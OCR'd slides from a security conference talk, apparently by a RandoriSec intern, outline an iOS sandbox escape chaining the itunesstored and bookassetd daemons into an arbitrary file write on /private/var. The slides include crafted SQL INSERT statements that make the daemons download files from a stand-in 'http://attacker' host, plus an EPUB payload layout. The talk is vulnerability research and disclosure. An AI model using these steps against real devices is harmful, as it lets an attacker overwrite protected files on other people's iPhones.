RANDORISEC

How to flex your capitalism with an iOS sandbox escape


BeerOverflow 2026

PLAN

1. whoami
2. iOS Security Model
3. BL SBX - Overview
4. Stage 1 - itunesstored
5. Stage 2 - bookassetd
6. Demo
7. Questions?

PLAN

1. whoami
2. iOS Security Model
3. BL SBX - Overview
4. Stage 1 - itunesstored
5. Stage 2 - bookassetd
6. Demo
7. Questions?




whoami

- 2600 student
- Former Quarkslab r&d intern
- RandoriSec (Shindan) iOS r&d intern

PLAN

1. whoami
2. iOS Security Model
3. BL SBX - Overview
4. Stage 1 - itunesstored
5. Stage 2 - bookassetd
6. Demo
7. Questions?



App sandboxing

- Each app runs in its own isolated container, enforced by the sandbox
- Apps **cannot access** other apps' data or system files

System Daemons

- Background processes running with specific permissions
- Each daemon has its own sandbox profile (`.sb` file)
- Some have more permissions than others…

How does the sandbox work?

- Enforced by **Sandbox.kext** in XNU
- Uses **MACF** (Mandatory Access Control Framework) hooks
- MACF intercepts **every syscall** (file access, network, IPC)

See: OS Internals III p172

Data Partition (/private/var/)


- Contains user data, app data, system caches
- Protected by sandbox - apps can't write freely
- Goal: overwrite system cache files

The real goal

Now, how can we appear as the capitalism king?

PLAN

1. whoami
2. iOS Security Model
3. BL SBX - Overview
4. Stage 1 - itunesstored
5. Stage 2 - bookassetd
6. Demo
7. Questions?



What is it?


- **Sandbox escape** on iOS (18.6 - 26.2b1)
- Exploits **two daemons** with different sandbox permissions
- Allows **arbitrary file write** on Data partition (/private/var/)

Two Daemons, Two Sandboxes

Daemon	Database	Sandbox
itunesstored	downloads.28.sqlitedb	Limited
bookassetd	BLDatabaseManager.sqlite	Extended

PLAN

1. whoami
2. iOS Security Model
3. BL SBX - Overview
4. Stage 1 - itunesstored
5. Stage 2 - bookassetd
6. Demo
7. Questions?




Hijack BLDatabaseManager.sqlite

1. Craft malicious downloads.28.sqlitedb
2. Place it via **AFC** in /var/mobile/Media/Downloads/
3. Daemon downloads our BLDatabaseManager.sqlite

```
1  INSERT INTO asset (url, local_path, ...)
2  VALUES (
3    'http://attacker/BLDatabaseManager.sqlite',
4    '/var/.../BLDatabaseManager.sqlite', ...
5  );
```

PLAN

1. whoami
2. iOS Security Model
3. BL SBX - Overview
4. Stage 1 - itunesstored
5. Stage 2 - bookassetd
6. Demo
7. Questions?



Write target files via EPUB

1. Malicious BLDatabaseManager.sqlite points to our EPUB
2. Daemon downloads and extracts EPUB to target path


```
INSERT INTO ZBLDOWNLOADINFO (ZURL, ZASSETPATH, ...)
VALUES (
   'http://attacker/payload.epub',
   '/var/mobile/Library/Passes/Cards/...', ...
);
```

EPUB structure


```
payload.epub/
|-- mimetype          <-- uncompressed (zip -X0)
+-- card_image.png    <-- our payload
```

PLAN

1. whoami
2. iOS Security Model
3. BL SBX - Overview
4. Stage 1 - itunesstored
5. Stage 2 - bookassetd
6. Demo
7. Questions?



Exploit result



PLAN

1. whoami
2. iOS Security Model
3. BL SBX - Overview
4. Stage 1 - itunesstored
5. Stage 2 - bookassetd
6. Demo
7. Questions?

Questions?

Follow me on Twitter ! (or X idk) @0xhante